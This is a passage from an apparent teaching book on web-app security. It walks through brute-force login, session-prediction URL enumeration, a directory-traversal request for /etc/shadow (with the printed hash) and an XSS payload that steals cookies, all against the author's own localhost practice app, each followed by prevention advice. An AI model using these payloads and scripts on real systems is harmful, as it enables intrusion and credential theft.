127.0.0.1 - - [18/Jun/2015 15:01:47] "POST / HTTP/1.1" 200 -
Trying Username: Perry.Platypus with Password: ilovefish
127.0.0.1 - - [18/Jun/2015 15:01:47] "POST / HTTP/1.1" 302 -
127.0.0.1 - - [18/Jun/2015 15:01:47] "GET /user_data/user1 HTTP/1.1" 200 -
```

You can see alot of chatter, including return codes from the webapp. It finally finds and prints the password:

```
Found the password!  Username: Perry.Platypus with Password: ilovefish
```

And back in the main function, it prints the secret page:

```
<html xmlns="http://www.w3.org/1999/xhtml"><head></head><body>User 1 secret data
</body></html>
```

Remember, *User 1 secret data* was the text we found on the hidden page. Which means we have hacked the webapp.

3.1 Preventing brute force attacks

Preventing brute force attacks is one of the more easier things. You can have maximum tries before the account is locked (which is what most webapps use).

In addition, you can also block the IP address of anyone trying to enter too many passwords. Remember, scripts can trying thousands of passwords in a few minutes, something no human can do. This blocking is usually done at the server level, and there are many tools that will do it for you.

You can also try to enforce passwords not found in dictionaries, or hard passwords, but the problem is this: If the password policy is too tough, people will just resort to writing their password down. Who can remember 50 difficult passwords?

At one point, there is a clash between usability and security, and **you** need to decide the balance. Sometimes, the answer is easy, like for banks and websites that store credit card / patient data. But what if you write a webapp that allows people to schedule meetings online? Will people spend ten minutes trying to come up with a hard password, or will they just abandon your site and find another, easier to use one?

As a programmer, you must ensure *your* code is using the best security policies before expecting anything from the user. Make sure you don't make any of the mistakes we cover in this book (at the minimum).

4. Session Prediction Attack

Remember I asked you to make a note of the webpage after entering the correct password? If you have forgotten, it was:

http://127.0.0.1:5000/user_data/user1


And the text on the page was:

```
User 1 secret data
```

So internally, our user is stored as *user1*. What happens if we change our website to:

http://127.0.0.1:5000/user_data/user2 ?

Do it manually now.



127.0.0.1:5000/user_data/user2

User 2 secret data

We see this:

```
User 2 secret data
```

Bam! We can see the data for user 2. This type of attack is called session prediction, because we have *predicted*, as it were, what the logged in page for the second user will look like.

We will see how to prevent these types of attacks later, but for the time being, look at Gmail or something similar, after you have logged in. See how they create sessions. Do you think you could guess anyone else's session now? And what would happen even if you did?

Coming back to our hacking script. Using our script, we will get as much data on as many users as we can. If you uncomment the *sess_pred()* function now, let's look at its source code.

```
def sess_pred(driver):

    run = True
    base = "http://127.0.0.1:5000/"
    counter = 0
```

We declare a few variables. The main being *base = "http://127.0.0.1:5000/"*, which remember is the base of our webapp.

Now, we don't know how many users there are. So we will keep looping till we keep finding user data.

```
while run is True:
```

The variable *run* is True to start with, and will stay true until we hit an error condition. Now before we go ahead, remember our predicted session was *http://127.0.0.1:5000/user_data/user/user number*

```
counter += 1
url = base + "user_data/user" + str(counter)
print("\n Trying {}".format(url))
```

base is *http://127.0.0.1:5000/*, as we saw earlier. To this, we are adding *user_data/user* followed by a number. In effect, we are creating the web address we found in the last chapter.

```
driver.get(url)
```

We open the url in our webdriver. Now, here is the problem. It's a bug that has been raised many times, but will not be fixed. Selenium does not return HTTP status codes[1]. You know, like *404* for page not found, or *200* for okay?

In our code, we will keep guessing urls till we hit an error. That means, until stop getting *200* codes. But since Selenium can't check these, we will have to use the *requests* library. A bit of duplication, but required to get around issues.

```
r = requests.get(url)
```

A bit of duplication, as I said, but we need to open the page in *requests* too.

[1]https://en.wikipedia.org/wiki/List_of_HTTP_status_codes

```
print(r.status_code)
```

requests allows us to see the status code easily. We can now check if we got a *200* status, which signals everything was okay.

```
        if r.status_code != 200:
            run = False
        else:
            print(r.text)
```

If we don't get a *200*, we exit the loop. If we do, we print everything on the page, which remember contains the secret info for different users. Let's run the code and see what happens.

```
 Trying http://127.0.0.1:5000/user_data/user1
127.0.0.1 - - [19/Jun/2015 13:30:15] "GET /user_data/user1 HTTP/1.1" 200 -
127.0.0.1 - - [19/Jun/2015 13:30:15] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [19/Jun/2015 13:30:15] "GET /user_data/user1 HTTP/1.1" 200 -
200
User 1 secret data


 Trying http://127.0.0.1:5000/user_data/user2
127.0.0.1 - - [19/Jun/2015 13:30:15] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [19/Jun/2015 13:30:15] "GET /user_data/user2 HTTP/1.1" 200 -
127.0.0.1 - - [19/Jun/2015 13:30:15] "GET /user_data/user2 HTTP/1.1" 200 -
200
User 2 secret data


 Trying http://127.0.0.1:5000/user_data/user3
127.0.0.1 - - [19/Jun/2015 13:30:15] "GET /user_data/user3 HTTP/1.1" 200 -
127.0.0.1 - - [19/Jun/2015 13:30:15] "GET /user_data/user3 HTTP/1.1" 200 -
200
User 3 secret data
```

As you can see, we have printed the secret data for three different users, purely by guessing it based on the first user.

The text above will be followed by a large number of errors:

```
 Trying http://127.0.0.1:5000/user_data/user4
127.0.0.1 - - [19/Jun/2015 13:30:16] "GET /user_data/user4 HTTP/1.1" 500 -
Traceback (most recent call last):

<......SNIPPED.......>

FileNotFoundError: [Errno 2] No such file or directory: 'user4'
500
```

User 4 doesn't exist on our system, which causes our script to crash. We could try to exit gracefully, but that doesn't matter, as we have hacked the system and stolen the secret data we needed.

4.1 Preventing Session prediction

Let's come back to the question I asked: How would you prevent this sort of attack? How does Gmail do it?

For one, all confidential info **must** be behind a login page. Most web frameworks will do that for you, provided you add the correct command. That said, many programmers try to go for **Security by obscurity**. If you have never heard of the term, it means trying to make the code hard to hack by hiding the implementation details. So if our secret page, instead of being at:

```
/user_data/user3
```

Suppose it was at:

```
/940e57a8751ed113df998b3d0cb2f43aee865c09e8e7935e5a8c2b665c1a37ce
```

Do you think that would have been harder for our script to hack?

Maybe. But most likely, no. The above url was created by taking the SHA-56 (a form of encryption) of our url. However, people with enough time and computing power could discover that, and then encrypt all the urls we hacked.

Mind you, your sessions must still not be predictable, but the more important thing is is having them behind a password.

The only time you would not have your session behind a password is when the user forgets their password and you email them a link. That link should be completely random. So for a username *Perry*, don't use:

```
/forgot_pass/perry
```

as anyone can guess it!

The best thing here is to use a random url, but more importantly, make sure **it expires in an hour**, **or day**, **at most**. That way, it cannot be misused. You will still need to configure your server to block people trying hundreds of links by brute force attacks.


5. Directory Transversal attack

Your webapp may need to read data from the local file system. Maybe you have user info stored in text files, or you have marketing reports stored as CSV files which are displayed in the web browser, so that the sales team can see them when working offsite.

The easy, lazy (and dangerous) way is just to show the files directly in the browser. After all, many file formats like *.txt* and *.csv* are just plain text, and there is no reason the browser can't show them.

The danger is when you allow (by mistake, or by laziness) anyone to access any file on your system. This will usually be allowed due to poor design practices. Too see what we are tlaking about, go to:

```
http://127.0.0.1:5000/get_file/hello.txt
```




127.0.0.1:5000/get_file/hello.txt

hello world

The *get_file()* view allows you to read any file in the directory of the web server. For example, you can read *h.txt* so:

```
http://127.0.0.1:5000/get_file/h.txt
```


127.0.0.1:5000/get_file/h.txt

http://127.0.0.1:5000/get_file/h.txt

Hello

What's wrong with that, you ask? After all, if you look at the code for the web server which opens this file,

```
@app.route("/get_file/<path:infile>")
def get_file(infile):
    with open(infile, "r") as f:
        text = f.read()
```

Look at the function *get_file()*, as that's what's called when we visit our webpage.

It takes a file called *infile* and opens it, and then returns the text. Of course, the file must be in the path (which in our case is the local directory the web app is run from). As long as you don't put anything important there, it doesn't matter, right?

Wrong.

We can read any file we want, including */etc/shadow*, which if you have never seen before, contains all the passwords on Linux systems. Let's look at our hack script *hack.py*, function *directory_transversal()*. The code is quite simple:

```
def directory_transversal(driver):

    url = "http://127.0.0.1:5000/get_file/..%2fetc/shadow"
```

The above might look complicated, especially if you don't know what *%2f* means. It is simply the HTML code for the / character. As you know, the *get_file()* function opens a file in our system. We are telling it to open the file:

```
../etc/shadow
```

If you have ever used the command line much, you may know that ../ means go up one directory.

Why one directory? Because we are in */vagrant*. Now, if this was a foreign system, and we didn't know where we were, we could still hack it by writing a script that tried different directories. Like:

```
../etc/shadow
../../etc/shadow
../../etc/shadow
../../../etc/shadow

... and so on
```

If you put a / in the path of our webapp, it is removed, for security reasons. But we just replace the / with its HTML equivalent, which is *%2f*. And so we can read the password file. The rest of the code is easy:

```
    driver.get(url)
    r = requests.get(url)
    print(r.text)
```

We just read the shadow file which contains the passwords. This is what we get:

```
daemon:*:16472:0:99999:7:::
bin:*:16472:0:99999:7:::
sys:*:16472:0:99999:7:::
sync:*:16472:0:99999:7:::
games:*:16472:0:99999:7:::
man:*:16472:0:99999:7:::
lp:*:16472:0:99999:7:::
mail:*:16472:0:99999:7:::
news:*:16472:0:99999:7:::
uucp:*:16472:0:99999:7:::
proxy:*:16472:0:99999:7:::
www-data:*:16472:0:99999:7:::
backup:*:16472:0:99999:7:::
list:*:16472:0:99999:7:::
irc:*:16472:0:99999:7:::
gnats:*:16472:0:99999:7:::
nobody:*:16472:0:99999:7:::
libuuid:!:16472:0:99999:7:::
```

```
syslog:*:16472:0:99999:7:::
messagebus:*:16472:0:99999:7:::
landscape:*:16472:0:99999:7:::
sshd:*:16472:0:99999:7:::
pollinate:*:16472:0:99999:7:::
vagrant:$6$gCp2TmnO$4RgsZXtIWN3ulEFamffuy6DQBxe1eFnnar876KxC80LHF3B4EkAXQQcef51t\
3aecPHIxHLbZj9Mg3LXw7aAQK0:16472:0:99999:7:::
statd:*:16472:0:99999:7:::
puppet:*:16472:0:99999:7:::
ubuntu:!:16601:0:99999:7:::
```

If you have never seen a Linux shadow file before ,it is of the format:

```
username :: hashed password
```

Hashing, if you have never heard of the term, is a form of one way encryption, ie. easy to encrypt, very hard, if not impossible to decrypt. There are a lot of usernames, mainly for Linux processes, but since we are logged in as *vagrant*, let's check that:

```
vagrant:$6$gCp2TmnO$4RgsZXtIWN3ulEFamffuy6DQBxe1eFnnar876KxC80LHF3B4EkAXQQcef51t\
3aecPHIxHLbZj9Mg3LXw7aAQK0:16472:0:99999:7:::
```

As you can see, the password is encrypted. Linux wasn't built by amateurs! They know better than to store passwords in plain text. But if you think that protects you, think again. The history of hacking is full of companies whose shadow file was stolen, and then the hackers reverse engineerd the passwords. We will cover rainbow tables later, that allow hackers to beat encrypted passwords like these in minutes. But even without them, the hacker can just write a script that will take our dictionary of passwords, hash (encrypt) it, and then compare it to the password above.

Which is why modern passwords rarely use just hashing, as we will see later.

5.1 Preventing directory transversal

Design your webapp so that you never allow anyone to just read any file they want.

Other than that, the common principle always applies: Never trust user input! Assume it is hostile. Remove any special symbols, like HTML codes from it. There are ready made libraries that will do that for you, use them. This principle will apply again and again, when we look at XSS and injection attacks. Always sanitise user input, always assume the user will try to hack your system.


6. Cross Site Scripting

Cross Site Scripting (shortened to XSS to confuse you) is the one that I didn't understand for the longest time. This is the one section you need to see a practical example to understand.


All websites nowadays run scripts, usually JavaScript. These may do things like set cookies, gather analytic data, make the page pretty etc.

XSS means, in the simplest terms, that the hacker runs his/her own script on *your* webpage, and uses it to trick the end user into doing things they might not otherwise do. So the attacker could have them login into a fake page, steal their cookies, bypass the spam filter, anything.

Let's see this with a simple example. Go to: *http://127.0.0.1:5000/blog*




Type something in the box and click on the button. You should see your post appear on the screen:




This is a very simple blogging simulator. You type something in the input form, it appears on the screen.

Now, to show you what an XSS hack would appear like, enter this into the box:

```
<script>alert('You been hacked!');</script>
```




You should see something like this:




This is a simple Javascript snippet that will display a *You been hacked!* popup box.

Click okay. You will see that the script part doesn't appear on the screen:



Empty! That's because we have a script here, invisible on the page, but embedded in the HTML. Do a "View Page Source" to see it

You can see an empty bullet point, but no text there. But the script has been copied to the page. Try reloading the page:



You been hacked!

You will see the message again. Everytime you load the page, the script will run.

Now imagine that instead of just displaying a popup, the script did something more malicious, like stealing your data?

6.1 Stealing the user cookie

Let's look at the part of the code that runs the blog in our app.py:

```
@app.route('/blog')

def blog(name=None):
    resp = make_response(render_template("secret.html", posts=posts))
    resp.set_cookie('secret password', '1234567')
    return resp
```

The key thing is this line:

```
resp.set_cookie('secret password', '1234567')
```

We are setting a cookie on the user's system with the *secret_password* set to *1234567*.

As you know, once you login into a page, you don't have to do that again and again. Most websites will store a cookie on your page that will identify you to the server. They won't store your password like I have. It will usually be a identification code. But here is the key thing: If someone steals your cookie, they can use the webapp as you, without having to login. There are exceptions, like some banks that will warn you if you are logged in from two places, or websites that will forcefully log you out after an hour or so of inactivity. As you know, once you login into a page, you don't have to do that again and again. Most websites will store a cookie on your page that will identify you to the server. They won't store your password like I have. It will usually be a identification code. But here is the key thing: If someone steals your cookie, they can use the webapp as you, without having to login. There are exceptions, like some banks that will warn you if you are logged in from two places, or websites that will forcefully log you out after an hour or so of inactivity.

But in general, stealing your cookies is a very bad thing. And now we will write a script to do just that.

Open up *hack.py*, and uncomment the function *xss_attack()*.

```
def xss_attack(driver):
    driver.get("http://127.0.0.1:5000/blog")
```

We open the blog page in our driver.

```
elem = driver.find_element_by_name("post")
```

Using any of the techniques mentions in Chapter 2, we find that the name of the input form is *post*. We find this element.

```
elem.send_keys("<script>document.write(document.cookie);</script>")
elem.send_keys(Keys.RETURN)
```

This time, we send a script to print the cookie. The Javascript code *document.write(document.cookie)* will write the cookie on the screen. Mind you, we still can't see it, as it's a part of the HTML code now. But that's simple, we merely print out the whole page:

```
print(driver.page_source)
```

Running the code, we get the output:

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml"><head>
    <title>secret</title>
    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="http://netdna.bootstrapcdn.com/bootstrap/3.0.0/\
css/bootstrap.min.css" />
    <!-- Optional theme -->
    <link href="//netdna.bootstrapcdn.com/bootstrap/3.0.3/css/bootstrap-theme.mi\
n.css" rel="stylesheet" />

    <!-- Latest compiled and minified JavaScript -->
    <script src="//netdna.bootstrapcdn.com/bootstrap/3.0.3/js/bootstrap.min.js">\
</script>

    <meta content="width=device-width, initial-scale=1.0" name="viewport" />

    <style>
        form#add-post{padding:15px;}
    </style>
</head>

<body>

    <div class="container">


        <div class="row">
            <div class="col-md-12">

                <div class="panel panel-primary">
                    <div class="panel-heading">
                        <h3 class="panel-title">Posts</h3>
                    </div>
                    <ul>

                            <li>My first blog</li>

                            <li><script>document.write(document.cookie);</script\
>secret password=1234567</li>

                     </ul>
                </div>
            </div>

        </div><!-- row-->

        <div class="row">

            <div class="col-md-12">

                <div class="panel panel-info">
                    <div class="panel-heading">
                        <h3 class="panel-title">Add new post</h3>
                    </div>

                    <form method="post" action="/add" id="add-post">
                        <p> Enter the post dude</p>
                        <input type="text" name="post" />
                        <input type="submit" value="Send the post, man" class="b\
tn btn-primary" />
                    </form>
                </div>

            </div>

        </div>

    </div><!-- container -->

</body></html>
```

The relevant part is this:

```
<li><script>document.write(document.cookie);</script>secret password=1234567</li>
```

You can see the secret password has been printed on the screen. This could as easily have been the server identification code, and the hacker could now modify his own cookie to login as you.

Scary.


6.2 Preventing XSS attacks

I have to be honest with you. I had to hack my script to allow this code to work. My web framework Flask blocks XSS by default. As do most frameworks.

Open up app.py and comment out this line:

```
app.jinja_env.autoescape = False
```

Now try the hack scripts. Try them manually if you want. This is what will happen:


127.0.0.1:5000/blog

Posts

- My first blog
- <script>document.write(document.cookie);</script>
- <script>alert('You been hacked!');</script>

Add new post

Enter the post dude

Now you no longer see the popup, or the secret password. Instead, Flask treats the *script* tag as just plain text and prints it on the screen. It automatically escapes the script and HTML codes. This is the default behaviour of almost every web framework out there.


So to prevent XSS attacks, make sure you are using the latest version of your framework, and update any plugins you maybe using. You still need to be wary of user input, but in this case, let the framework do the heavy work.

7. SQL Code Injection

Code injection is a general term. It means a hack attempt that tries to forcefully add code when the program is expecting normal text input. You already saw an example of this in the XSS chapter. We were injecting Javascript code into a form that was expecting plain text.

Another place where code injection is seen a lot is SQL databases. Databases are a prime target of hackers, as they contain sensitive info like passwords.

You must have seen this XKCD comic:


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Source: https://xkcd.com/327/

We are going to see this exact hack using Python and Sqllite.

Before we start, download the DB browser for SqLite.[1].

Create a simple database

Open the file *create_db.py*

```
#!/usr/bin/python3
import sqlite3
from subprocess import *
```

We are using sqlite3, which comes inbuilt with Python. We are also importing the *subprocess* module. It is not really needed, as we'll see below.

```
db = "./students.db"
```

The name of our database is *students.db*.

[1]http://sqlitebrowser.org/

```
# delete the database if it exists already
proc = subprocess.Popen(["rm " + db], shell = True, stdin=subprocess.PIPE, stdou\
t=subprocess.PIPE, stderr=subprocess.PIPE)

stdout,stderr = proc.communicate()
```

Like I said, this part is optional. All we are doing is delete the *students* database using the Linux *rm* command, if it already exists.

I wrote it this way because while testing, I always wanted to started from a fresh slate. If the database doesn't exist, nothing will happen.

```
conn = sqlite3.connect(db)
c = conn.cursor()
```

We connect to our students database. SqLite will create a database file for you, if it doesn't exist.

```
cmd = "CREATE TABLE students (Name TEXT, Age INT)"
c.execute(cmd)
conn.commit()
```

We create a Table *students* with 2 values: Name and age.

The *execute()* command runns the SQL instruction, while the *commit()* writes it to the database. You don't need to commit after every instruction, you can do it at the end, if you want.

```
data = [("Robert", 10), ("Sally", 15), ("Matthew", 7)]

c.executemany("INSERT INTO students VALUES (?,?)", data)
```

We create some dummy data, and write it into our database. The *executemany()* function allows you to add mutliple values in one go.


```
conn.commit()

conn.close()
```

And we commit the database, and close it.

Open up the DB browser you downloaded, and open the database we just created.

